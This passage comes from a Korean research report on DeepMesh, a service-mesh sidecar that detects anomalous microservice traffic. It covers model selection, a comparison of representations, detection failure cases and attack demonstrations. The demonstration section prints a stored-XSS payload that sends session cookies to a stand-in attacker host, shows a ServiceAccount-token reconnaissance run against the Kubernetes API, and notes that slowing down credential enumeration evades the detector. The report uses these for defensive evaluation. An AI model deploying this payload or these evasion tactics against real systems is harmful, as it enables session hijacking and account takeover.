
앞선 성능 분석 결과에서 1x8은 붕괴하였고, 실질 후보 넷에서 탐지력은 k1, k2에서 96~98%, cred_enum에서 40~43%로 사실상 동물이었다. 따라서 FPR이 0.32%로 가장 낮고 Precision은 91.63%로 가장 높으며, 지연 0.3831ms로 가장 빠른 1x16이 선정되었다.



그림에서 k1과 k2는 정상 군집에서 뚜렷이 떨어져 경계 바깥에 안정적으로 위치한다. 반면 cred_enum은 여러 사용자명에 대해 임의의 비밀번호를 생성하여 동일한 로그인 API를 반복 호출하는 공격으로, 개별 요청의 통신 형태 자체는 정상 로그인 요청과 매우 유사하다. 누적분포에서도 cred_enum이 포함된 attack 곡선이 임계값 부근에서 계단이 아니라 완만한 경사를 보인다. 이는 auth가 flow 표현을 쓰기 때문에 payload 내부의 credential 차이가 벡터에 담기지 않아 정상 로그인과 표현 거리가 가깝다는 것을 의미하고, 앞절의 낮은 탐지도를 시각적으로 확인해 준다. FPR 0.32%에 대응하여, 정상 곡선은 임계값 지점에서 거의 바닥에 붙어 있다.

- Post : 1x8


모든 학생 모델이 동일한 시나리오 커버리지를 보이고 1x8과 1x16은 전체 지표까지 완전히 같으므로, 두 후보에서 크기와 지연을 비교해 결정하였다. 1x8이 1.23K로 1x16의 10분의 1이면서 FPR 0.00%와 지연 0.3615ms를 함께 달성하여 최종 모델로 선정되었다.



post는 네 서비스 중에서 선행 연구의 주요 전제 중 하나인 "정상 트래픽은 임베딩 공간에서 조밀한 군집을 형성한다"는 특성이 가장 두드러지며, k1, k2, l3, enum_seq는 모두 benign 경계 바깥에 위치해 있다. FPR 0.00%이므로 누적분포의 정상 곡선은 임계값 지점에서 정확히 0에서 출발한다. 유일한 예외가 l2로, 시나리오별 Recall 표에서 l2만 0%를 기록한 대로 점들이 정상 군집 내부에 완전히 파묻혀 benign과 구분되지 않는다.

- Comment : 2x8


comment는 I3와 enum_seq를 탐지하는 구조가 2x8과 2x16뿐이라 후보가 둘로 좁혀지고, 2x16은 FPR 4.03%로 서비스 예산 3%를 초과한다. 따라서, 2x8이 FPR 1.30%로 예산 안에 들고, I3 80.00%, enum_seq 88.54%, k1, k2 100%를 달성하고 재보정도 통과한 배포 최적 모델이다.



k1과 k2는 완전히 분리되지만 I3(80.00%)와 enum_seq(88.54%)는 점 구름의 일부가 경계 안쪽에 남아 정상 군집 가장자리와 겹치는 모습을 보인다. I2는 post와 마찬가지로 정상 내부에 묻혀 있다. FPR 1.30%에 대응하여 정상 트래픽 점의 일부도 경계 바깥에 흩어져 있는데, comment의 정상 트래픽 다양성이 상대적으로 커서 회색 군집이 다른 서비스보다 넓게 퍼진 결과에 해당한다. 정상 군집이 넓다는 점과 공격이 경계에 걸친다는 점이 같은 원인에서 나온다.

- Frontend : 2x8

Frontend는 여섯 모델 전부가 재보정되지 않았음에도 모델 탐지도가 우수한 사례다. 다만 1층 계열이 각각 다른 시나리오에서 붕괴하므로 2층 계열의 모델로 배포해야 하고, 그중 2x8만 r1에서 Recall 100.00%와 ROC-AUC 1.0000을 달성한다. 2x16과 2x32가 FPR에서 0.28~0.30%p 앞서지만 r1에서 각각 19장과 84장을 놓치며 파라미터도 더 크다.



frontend는 분리가 가장 극적인 서비스로, ROC-AUC 1.0000이 뜻하는 대로 정상과 공격의 점수 분포가 겹치는 구간이 사실상 없다. 투영 그림에서도 r1 120,408장이 여러 갈래로 나타나지만 정상 군집과는 분리되는데, 이는 r1이 응답 지문 f16/f17을 직접 바꾸는 공격이라 임베딩이 크게 이동하기 때문이다. 누적분포에서 attack 곡선은 임계값 훨씬 왼쪽에서 이미 1에 도달해 경계에 걸친 시나리오가 없다. 다만 이 서비스는 여섯 모델 전부가 재보정되지 않았으므로 그림의 경계선은 검증된 운영 임계값이 아니라 학습 시점의 잠정값이다. 테스트를 통해 얻은 분리도가 충분하다는 사실과 그 임계값이 다른 테스트 셋에서 생성된 정상 분포에서도 유지된다는 사실은 별개로 봐야 할 필요가 있으며, 배포 전에 다른 재보정 정책으로 보완하거나 반복적인 테스트로 일반화된 성능을 보이는지 별도로 검증하는 과정이 필수인 서비스로 해석해야 한다.

6.5. 선행 raw-byte 표현의 실측 분석

선행 연구의 이미지화 방식이 본 연구의 확장된 시나리오에서도 통하는지 확인하기 위해, Converter만 raw-byte(5×1479)로 교체한 학생 모델과의 대조 실험을 수행했다. 학습 데이터, 공격 시나리오, 지식 종류, 재보정 절차는 semantic 실험과 동일하게 맞췄다. 다만, 두 실험은 이미지화 정책이 달라 생성 이미지 수가 다르므로, 절대 수치를 1:1로 대응시키기보다 각 표현이 만들어내는 분리도를 비교한다.

먼저, raw-byte는 이미지 한 장은 7,395픽셀(29,580바이트), semantic은 100픽셀(400바이트)로 약 74배 차이를 보인다. 이런 이미지들이 학습과 테스트를 위해 큰 규모로 수집되면, 학습 파이프라인에서 정상 데이터셋만으로도 서비스당 수 GiB의 캐시 메모리가 필요해진다. 학습뿐만 아니라 배포에서도 저장 및 관리 비용을 발생시킨다.

선행 연구에서는 학습 시점의 임계값을 유지하였으나, 표현에 따른 성능 차이 분석에서는 재보정 정책을 동일하게 적용해야 비교가 공정하다고 판단하였다. 결과적으로 raw-byte는 20개 조합 중 5개만 통과했고 post와 frontend는 모든 아키텍처에서 재보정 되지 않았다.




그림 41. 아키텍처별 Recall 비교(raw-byte vs semantic)




그림 42. 아키텍처별 ROC-AUC 비교(raw-byte vs semantic)

비교의 핵심은 raw-byte 표현으로 학습된 모델의 탐지력이 웹앱 계층 공격에서 붕괴한다는 것이다. post는 다섯 구조 전부 Recall 16.27% 이하이고 1x8은 0%이며, ROC-AUC도 0.545~0.701로 무작위선에 근접해 표현 자체가 정상과 공격을 순위로도 분리하지 못한다. 같은 서비스에서 semantic은 다섯 구조 모두 Recall 96.29%, AUC 0.985 이상이고, comment도 raw-byte 최고 53.69% 대 semantic 최저 90.95%로 벌어진다. 구조적 공격 신호를 payload 바이트 차이로만 접근하다 보니 정상 트래픽의 다양성에 묻히는 것으로 추론할 수 있다. 이때 raw-byte의 낮은 FPR(post 0.00~0.03%)은 성능이 아니라 임계값이 아무것도 걸러내지 못한다는 신호로 해석해야 한다.

예외는 frontend로, 2x16과 2x32가 AUC 0.9996, 0.9999로 semantic과 동급이다. 응답을 크게 바꾸는 r1 공격이 raw-byte 표현에서도 충분한 분리 신호를 학습했기 때문인데, 같은 서비스의 1x8, 1x16, 2x8 아키텍처는 41~48%에 그치고 다섯 구조 모두 재보정에 실패한다. auth 1x8처럼 raw-byte가 성능 면에서 앞서는 구간(AUC 0.829 vs 0.509)도 있으나, semantic이 1x16 이상에서 recall 86%대를 확보하는 반면 raw-byte는 최고 recall이 59.39%여서 배포 가능한 모델 대상의 성능 비교에서는 semantic이 앞선다.

서비스	arch	raw-byte (ms/img)	semantic (ms/img)	배수
auth	1x8	1.0632	0.4895	2.17x
	1x16	1.3102	0.3831	3.42x
	2x8	1.9136	0.4972	3.85x
	2x16	1.2758	0.4408	2.89x
	2x32	2.1420	0.5055	4.24x
post	1x8	0.5802	0.3615	1.61x
	1x16	0.7067	0.3642	1.94x
	2x8	0.9955	0.6112	1.63x
	2x16	1.2580	0.4419	2.85x
	2x32	2.4963	0.5233	4.77x
comment	1x8	0.9672	0.5062	1.91x
	1x16	1.1540	0.5148	2.24x
	2x8	1.6728	1.1294	1.48x
	2x16	1.5082	0.9066	1.66x
	2x32	2.0210	0.6108	3.31x
frontend	1x8	1.5014	0.7461	2.01x
	1x16	1.6352	0.5468	2.99x
	2x8	2.3793	0.8049	2.96x
	2x16	2.9182	0.6235	4.68x
	2x32	4.5735	0.8531	5.36x

표 24. 아키텍처별 추론 지연 시간 비교(raw-byte vs semantic)

추론 지연 시간은 semantic 표현에 비해 raw-byte 표현으로 학습한 모델이 1.5~5.4 배 느리고, 모델 파라미터 수 증가에 따른 지연 증가가 뚜렷하다. 반면 semantic에서는 파라미터 수와 지연 시간이 단조 관계가 아니다. 입력이 74배 크면 인코더가 총 지연을 지배하지만, semantic에서는 작은 이미지 크기(5x20)로 인해 인코딩 비중이 17~39%에 불과하고, 텐서 변환과 OCSVM 판정 비용이 단조 순서를 뒤집는 것이다.

6.6. 실패 사례

공격이 정상 트래픽과 구조 및 시퀀스, 목적지, 크기 등에서 모두 구분이 되지 않고 payload 내부만 달라지는 경우에 모델이 공격을 탐지하지 못하고 실패하였다. I2는 위조 및 재사용 토큰으로 /internal/auth/validate를 반복 호출하지만 정상 east-west 통신과의 차이가 Authorization 헤더의 토큰 값과 시간 축 정보에만 존재한다. 따라서 실측에서도 post 2x8이 8.79%, comment 2x32가 26.37%의 낮은 recall을 기록하였다. 이는 CNN 성능

의 문제가 아니라 표현의 정보 한계에 해당한다. 이 계열의 대응에는 semantic 특징의 확장보다는 토큰 서명을 검증하는 별도 층위 도입이 더 효과적일 것으로 예상된다.

cred_enum 역시 사용자명을 바꿔 POST /api/auth/login을 반복하지만 정상 로그인과 메서드, endpoint, Content-Type, 브라우저 지문이 모두 같다. 정상과의 주된 차이는 요청 간 시간 간격이 정상 트래픽보다 비정상적으로 짧다는 점에 있다. 따라서 공격자가 요청 간격을 정상 로그인 트래픽과 유사한 수준으로 늘려 저속으로 계정 열거를 수행할 경우, 정상 요청과의 표현 차이가 감소하여 모델의 탐지 가능성도 낮아질 수 있다. 재보정 단계에서 cred_enum을 REPORT_ONLY로 분류하여 임계값 산정에서 제외한 것도 이러한 특성 때문이다. 다만 cred_enum과 같은 계정 열거 및 무차별 대입 공격의 위협성은 짧은 시간 내에 다수의 credential을 반복적으로 시험하여 계정 탈취 가능성을 높이는 데 있다. 요청 속도를 크게 낮출 경우 이러한 공격의 즉시성과 효율성은 감소하지만, 탐지 회피 가능성은 높아질 수 있다. 따라서 저속으로 수행되는 cred_enum까지 안정적으로 탐지하기 위해서는 단순한 요청 간 시간 간격뿐 아니라 일정 시간 구간 내 로그인 시도 횟수, 사용자명 변경 빈도, 실패 요청의 연속성 등 시간 축의 누적 행위 정보를 semantic 표현에 보다 풍부하게 포함할 필요가 있다.

7. 시연

7.1. 공격 시연

4장에서 정의한 공격 시나리오를 실제로 배포된 kubernetes 클러스터에서 실행하여 사이드카 프록시가 적용되지 않는 상태에서 대표 공격 시나리오(k1, r1)가 어떻게 성립하는지를 재현한다. 시연을 위해 대상 서비스의 Deployment에서 사이드카 프록시를 제거한 상태로 배포한 환경에서 진행한다.

시나리오	공격 기법	대상	예상 결과
k1	컨테이너 및 리소스 정찰	Auth -> k8s API	인증, 버전 정보 탈취
r1	XSS를 통한 응답 위조	Frontend -> client	세션 쿠키 유출 스크립트가 client에게 도달

표 25. 대표 공격 시나리오

7.1.1. k1 - Kubernetes API 정찰 및 탈취

침해된 Pod가 자신에게 마운트되어 있는 ServiceAccount 토큰을 사용하여 클러스터의 kubernetes API(<https://10.96.0.1:443>)를 직접 호출하는 시나리오로, 공격 스크립트는 auth-service 메인 컨테이너 내부에서 실행된다. 별도의 자격 증명 없이 Pod에 자동으로 주입되어 있는 토큰만으로 동작한다.

그림 43은 사이드카 프록시가 없는 무방어 상태에서 공격에 성공하여 침해된 auth-service Pod가 API 서버의 주요 엔드포인트를 순차 조회한 결과를 보여준다.

```

k8s-master — k1 공격 (무방어)

DeepMesh 공격 시연 - 사이드카 프록시 미적용 (무방어) baseline
(실제 클러스터: k8s v1.33 / deepmesh ns / 2026-09-09)

[!] [k1] k8s API 정찰·탈취 (T1613) - auth-service Pod 침해 가장 [!]
· auth-service = 사이드카 제거(1/1)로 배포한 무방어 상태
· Pod 내부에서 ServiceAccount 토큰으로 kube-apiserver(:443) 직접 호출

[k1] target apiserver = https://10.96.0.1:443
[k1] SA token 존재: yes (len=1186)
200 /version (body 381B)
403 /api/v1/namespaces/deepmesh/pods (body 325B)
403 /api/v1/namespaces/deepmesh/secrets (body 334B)
403 /api/v1/namespaces/deepmesh/serviceaccounts (body 358B)
403 /api/v1/namespaces/deepmesh/configmaps (body 343B)
[k1] --- /version 응답 (정보 노출) ---
{
  "major": "1",
  "minor": "33",
  "emulationMajor": "1",
  "emulationMinor": "33",
  "minCompatibilityMajor": "1",
  "minCompatibilityMinor": "32",
  "gitVersion": "v1.33.13",
  "gitCommit": "c029d48d28322ad0369aabdcf8b656fd3195cd30",
  "gitTreeState": "clean",
  "buildDate": "2026-06-11T16:59:08Z",
  "goVersion": "go1.25.11",
  "compiler": "gc",
  "platform": "linux/amd64"
}

▶ 결과: 침해된 Pod가 클러스터 API에 '도달'하고 토큰 인증까지 통과.
   /version 200 으로 K8s v1.33.13 · 빌드정보 탈취(정찰 성공).
   pods/secrets 는 RBAC 403 - 그러나 east-west :443 flow 자체가
   성립하며, 이 흐름은 사이드카 미적용 시 아무 제지 없이 통과함.

```

그림 43. 침해 Pod에서의 공격 실행과 사이드카의 단계별 판정 로그

핵심은 침해된 Pod가 클러스터의 control plane에 도달하고 토큰 인증까지 통과했다는 점이다. 클러스터의 정확한 버전과 빌드 등이 노출되어 이미 알려진 여러 취약점에 대해 매칭하는 등의 방식으로 후속 공격의 발판이 될 수 있다. Pod나 Secret의 목록 조회는 RBAC가 거부하지만, API 서버로 향하는 east-west 흐름 자체는 아무런 제지 없이 성공하는 것을 알 수 있다.

7.1.2. r1 - 저장형 XSS를 통한 응답 위조

공격자가 프론트엔드의 index.html을 변조하여 세션 쿠키 탈취 스크립트를 삽입하고, 해당 응답이 그대로 클라이언트에게 노출되는 시나리오다. 사용된 삽입 페이로드는 다음과 같다.

```
<script>/*r1-xss*/new Image().src="//attacker.test/c?" + document.cookie;</script>
```

그림 44는 피해 클라이언트가 프론트엔드로부터 수신한 실제 http 응답이다. 응답 본문 최상단에 삽입된 스크립트가 그대로 포함되어 있으며, 이는 해당 페이지를 여는 모든 클라이언트에게 전달된다. 해당 스크립트 실행 시 유출되는 정보 또한 그림 44에 포함되어 있다.

```

k8s-master — r1 공격 (무방어)

[!] 응답 위조 XSS 도달 (T1565.003) - frontend 응답 변조
· frontend = 사이드카 제거(1/1)로 배포한 무방어 상태
· index.html 에 저장형 XSS 주입 후, 피해 클라이언트가 페이지 수신

— ② 피해 클라이언트가 운영 frontend로부터 수신한 실제 HTTP 응답 —
[r1] 피해 클라이언트 → 운영 frontend (10.244.194.110:80) GET /

HTTP/1.1 200 OK
Server: nginx/1.31.2
Date: Wed, 09 Sep 2026 02:32:30 GMT
Content-Type: text/html
Content-Length: 552
Last-Modified: Wed, 09 Sep 2026 02:32:10 GMT
Connection: keep-alive
ETag: "6aa0c52a-228"
Accept-Ranges: bytes

<script>/*!xss*/new Image().src="//attacker.test/c?" + document.cookie;</script>
<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link rel="icon" type="image/svg+xml" href="/favicon.svg" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>frontend</title>
    <script type="module" crossorigin src="/assets/index-D4B7632A.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-CTJgz58w.css">
    ...

[r1] 응답 본문 내 공격 페이로드 grep:
1:<script>/*!xss*/new Image().src="//attacker.test/c?" + document.cookie;</script>

— ③ 피해자 브라우저에서 그 스크립트가 실행될 때 (익스필 제한) —
[r1] 피해자 브라우저가 스크립트 실행 → 공격자 서버로 나간 요청:
GET //attacker.test/c?SESSION=eyJ1aWQiOjEwMjMsInVzZXIiOiJhbGJjZSI6InJvbGUiOiJhZG1pbjJ9; XSRF-TOKEN=9f2a1c7b4e
  ↳ host : attacker.test
  ↳ 유출된 쿠키: SESSION=eyJ1aWQiOjEwMjMsInVzZXIiOiJhbGJjZSI6InJvbGUiOiJhZG1pbjJ9; XSRF-TOKEN=9f2a1c7b4e

▶ 결과: 운영 nginx(1.31.2)가 공격자 JS를 200 응답으로 모든 방문자에게
서빙. 피해자 브라우저 실행 시 세션 쿠키(관리자 alice/role=admin)가
//attacker.test 로 유출됨. 사이드카 미착용 시 응답 위조가 그대로 도달.

※ 대비: 사이드카 적용 시 - k1은 Request Verifier가 DROP,
r1은 형제 Pod 참조응답으로 RELAY 되어 위 페이로드가 제거됨.
(7.2 방어 시연 참조). 시연 후 클러스터는 net-zero 복구 완료.

```

그림 44. r1 시나리오 프론트엔드의 http 응답 및 쿠키 탈취 결과

변조된 응답이 어떠한 검증도 거치지 않고 클라이언트에게 도달하므로, 피해자는 페이지를 여는 즉시 로그인 세션 쿠키와 CSRF 토큰이 공격자의 서버로 유출된다. 이는 세션 탈취를 통한 계정 장악으로 직결될 수 있다.

앞 절에서 실행한 공격에 대해 서비스메시가 실시간으로 트래픽을 처리하는 과정을 대시보드로 확인한다. 사이드카는 loopback에서 탐지한 트래픽을 이상 탐지 모델에 통과시키고, 모델이 정상으로 판정하면 트래픽은 그대로 전달되어 정상(benign)으로 집계되며, 이상으로 판정하면 트래픽의 방향에 따라 두 갈래의 처리가 이루어진다. 요청 트래픽이 이상으로 판정되면 Request Verifier에 교차 검증을 요청하여, 같은 서비스의 다른 replica pod에서 동일한 요청이 관측된 적이 있으면 통과(cleared)시키고 없으면 차단(drop)한다. 응답 트래픽이 이상으로 판정되면 Pod Info Provider가 배포한 주소록으로 replica pod의 참조 응답을 받아 비교하며, 다르다면 해당 정상 응답으로 대체(relay)한다.

Deepmesh Monitoring System

최근 5분

MOCK

LIVE

KST 2025-09-08 11:12:36

Live (SSR)

개요

토폴로지 그래프

관정 추이

추론 지연

서비스

로그 조회

동작 열러

관정 준수

2

관정된 HTTP 메시지 수 — 로그 조회와 같은 단위

정상 판정 (benign)

0

모델이 정상으로 판정 — 검증 불필요

교차 검증 통과 (cleared)

0

모델은 이상, 교차 검증이 뒤집힘

차단 (drop)

2

악성 요청 차단

응답 대재 (relay)

0

정상 응답으로 대체

차단률

100.00%

이상 판정률 100.00%

지연 평균 12.24ms, p95 15.29ms

서비스 토폴로지

control plane

Request Verifier

Post Info Provider

external proxy

frontend

http

grpc

post

drop

smoking

relay

auth

mtls

oidc

submodules

comment

drop

relay

+

-

↕

— 정상 판정 (benign)

— 교차 검증 통과 (cleared)

— 차단 (drop)

— 응답 대재 (relay)

— 경로의존 존재 (트래픽 없음)

확적 배치

역지 커짐

참지 이벤트

2건

11:12:16

DROP

post-service → comment

미관측 요청 차단

상세

11:12:16

DROP

post-service → comment

미관측 요청 차단

상세

관정 추이

2

1.5

1

0.5

추론 지연

15ms

12ms

8ms

6ms

침해된 frontend가 응답에 스크립트를 주입하는 위조 공격 트래픽의 경우 사이드카 프록시가 replica pod의 정상 응답과 본문이 다름을 확인하고 이를 대체한다. 그림 46에

서 frontend의 응답 간선이 대체(relay)로 표시되며, 이 또한 내부적으로는 클라이언트에는 주입된 스크립트가 제거된, 대체된 정상 응답이 전달된다.

